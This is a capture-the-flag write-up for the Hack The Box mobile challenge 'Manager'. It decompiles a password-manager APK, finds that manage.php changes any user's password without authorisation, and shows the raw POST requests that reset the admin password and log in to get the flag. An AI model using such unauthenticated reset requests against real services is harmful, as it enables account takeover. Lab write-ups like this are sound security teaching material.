Manager - HTB Easy Mobile Challenge | Broken Access Control via APK Static Analysis
Complete walkthrough of Manager from Hack The Box. An easy mobile challenge where static analysis of a password-manager APK with jadx-gui reveals a manage.php endpoint that updates any user's password without verifying the requester's identity. Sending a crafted POST request to reset the admin account's password and then logging in as admin returns the flag in the response.
Challenge Overview
A client asked me to perform security assessment on this password management application. Can you help me?
Solution
Initial Files
The initial files of the challenge are the challenge’s APK, the IP of the server the APK communicates with, and the README, which says:
1
2
3
1. Install this application in an API Level 29 or earlier (i.e. Android 10.0 (Google APIs)).

2. In order to connect to the server when first running the application, insert the IP and PORT that you are provided in the description.
Static Analysis Setup

To open the APK’s code for static analysis, we can use the jadx-gui tool.
1
2
3
4
5
6
7
8
jadx-gui ./Manager.apk
INFO  - Checking for updates...
INFO  - Update channel: STABLE, current version: 1.5.5
INFO  - output directory: Manager
INFO  - loading ...
INFO  - Found new jadx version: 1.5.6
INFO  - Loaded classes: 3601, methods: 28498, instructions: 776501
INFO  - Found 0 classes in disk cache, time: 3ms, dir: /root/.cache/jadx/projects/Manager-5f9de499e36bf4869a6a6ea644b5a7ee/code
The jadx GUI will open:
Dynamic Analysis Setup
This step is optional; the challenge is solvable with static enumeration alone. All these commands are to be run on the base host, not in a container.
First of all, I’ll create the folders needed to install the tools for the emulator:
1
2
mkdir -p ~/Android/Sdk/cmdline-tools && cd ~/Android/Sdk/cmdline-tools
wget https://dl.google.com/android/repository/commandlinetools-linux-15859902_latest.zip
The correct zip can be found on Google’s official repository.
Let’s extract everything and rename the folder to latest.
1
unzip commandlinetools-linux-*.zip && mv cmdline-tools latest
Let’s create new environment variables.
1
2
export ANDROID_HOME=$HOME/Android/Sdk
export PATH=$PATH:$ANDROID_HOME/cmdline-tools/latest/bin:$ANDROID_HOME/platform-tools:$ANDROID_HOME/emulator
Let’s install the SDK packages that the README tells us to install and accept the licenses by entering y.
1
2
3
4
sdkmanager "platform-tools" "emulator" "platforms;android-29" "system-images;android-29;google_apis;x86_64"

sudo dnf install java-17-openjdk-devel
JAVA_HOME=/usr/lib/jvm/java-17-openjdk sdkmanager "platform-tools" "emulator" "platforms;android-29" "system-images;android-29;google_apis;x86_64"
Let’s create the AVD (Android Virtual Device).
1
2
3
avdmanager create avd -n api29 -k "system-images;android-29;google_apis;x86_64";google_apis;x86_64"
Auto-selecting single ABI x86_64        ] 25% Loading local repository...
Do you wish to create a custom hardware profile? [no] no
Let’s start the emulator:
1
emulator -avd api29 -writable-system -no-snapshot-load
Then, let’s load the APK.
1
2
3
4
5
6
7
8
9
10
adb devices
List of devices attached
emulator-5554   device

adb root
restarting adbd as root

adb install Manager.apk
Performing Streamed Install
Success

Here’s the emulator:
Static Code Analysis
As we can see from the static code of the edit-information page, each user has an ID, username, password, and role.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
public void printInfo() {
        try {
            JSONObject jSONObject = new JSONObject(this.info);
            this.tvID.setText(jSONObject.getString("id"));
            this.tvUsername.setText(jSONObject.getString("username"));
            this.etPassword.setText(jSONObject.getString("password"));
            this.tvRole.setText(jSONObject.getString("role"));
        } catch (Throwable unused) {
            Toast.makeText(this, "User not found!", 1).show();
            Intent intent = new Intent(this, (Class<?>) LoginActivity.class);
            intent.putExtra("url", this.url);
            startActivity(intent);
        }
    }
There’s also a PHP page to change a user’s password:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
public void update() throws IOException {
        String str = this.url + "manage.php";
        HttpURLConnection httpURLConnection = (HttpURLConnection) new URL(str).openConnection();
        httpURLConnection.setRequestMethod("POST");
        httpURLConnection.setRequestProperty("User-Agent", "Mozilla/5.0");
        httpURLConnection.setRequestProperty("Accept-Language", "en-US,en;q=0.5");
        String str2 = "username=" + this.tvUsername.getText().toString() + "&password=" + this.etPassword.getText().toString();
        httpURLConnection.setDoOutput(true);
        DataOutputStream dataOutputStream = new DataOutputStream(httpURLConnection.getOutputStream());
        try {
            dataOutputStream.writeBytes(str2);
            dataOutputStream.flush();
            dataOutputStream.close();
            int responseCode = httpURLConnection.getResponseCode();
            System.out.println("\nSending 'POST' request to URL : " + str);
            System.out.println("Post parameters : " + str2);
            System.out.println("Response Code : " + responseCode);
            BufferedReader bufferedReader = new BufferedReader(new InputStreamReader(httpURLConnection.getInputStream()));
            try {
                StringBuilder sb = new StringBuilder();
                while (true) {
                    String line = bufferedReader.readLine();
                    if (line == null) {
                        break;
                    } else {
                        sb.append(line);
                    }
                }
                if (sb.toString().equals("An error occurred!")) {
                    Toast.makeText(this, "An error occurred!", 1).show();
                } else {
                    Toast.makeText(this, "Password updated successfully.", 1).show();
                    Intent intent = new Intent(this, (Class<?>) LoginActivity.class);
                    intent.putExtra("url", this.url);
                    startActivity(intent);
                }
                Log.d("rrrrrrrrrrrrrrr: ", sb.toString());
                bufferedReader.close();
            } catch (Throwable th) {
                try {
                    bufferedReader.close();
                } catch (Throwable th2) {
                    th.addSuppressed(th2);
                }
                throw th;
            }
        } catch (Throwable th3) {
            try {
                dataOutputStream.close();
            } catch (Throwable th4) {
                th3.addSuppressed(th4);
            }
            throw th3;
        }
    }
As we can see from this Java code snippet, there is no authentication as to whether we really are the user whose password we want to change.
Let’s send this request and modify the admin user.
1
2
3
4
5
6
7
8
9
10
11
12
POST /manage.php HTTP/1.1
Host: 154.57.164.78:30519
Accept-Language: en-US,en;q=0.9
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/145.0.0.0 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Accept-Encoding: gzip, deflate, br
Connection: keep-alive
Content-Type: application/x-www-form-urlencoded
Content-Length: 27

username=admin&password=hey
We succeed:
1
2
3
4
5
6
7
8
9
HTTP/1.1 200 OK
Date: Mon, 31 Aug 2026 21:21:15 GMT
Server: Apache/2.4.41 (Ubuntu)
Content-Length: 30
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html; charset=UTF-8

Password updated successfully.
Let’s log in:
1
2
3
4
5
6
7
8
9
10
11
12
POST /login.php HTTP/1.1
Host: 154.57.164.78:30519
Accept-Language: en-US,en;q=0.9
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/145.0.0.0 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Accept-Encoding: gzip, deflate, br
Connection: keep-alive
Content-Type: application/x-www-form-urlencoded
Content-Length: 27

username=admin&password=hey
We get the flag in the response to this request.
Flag obtained.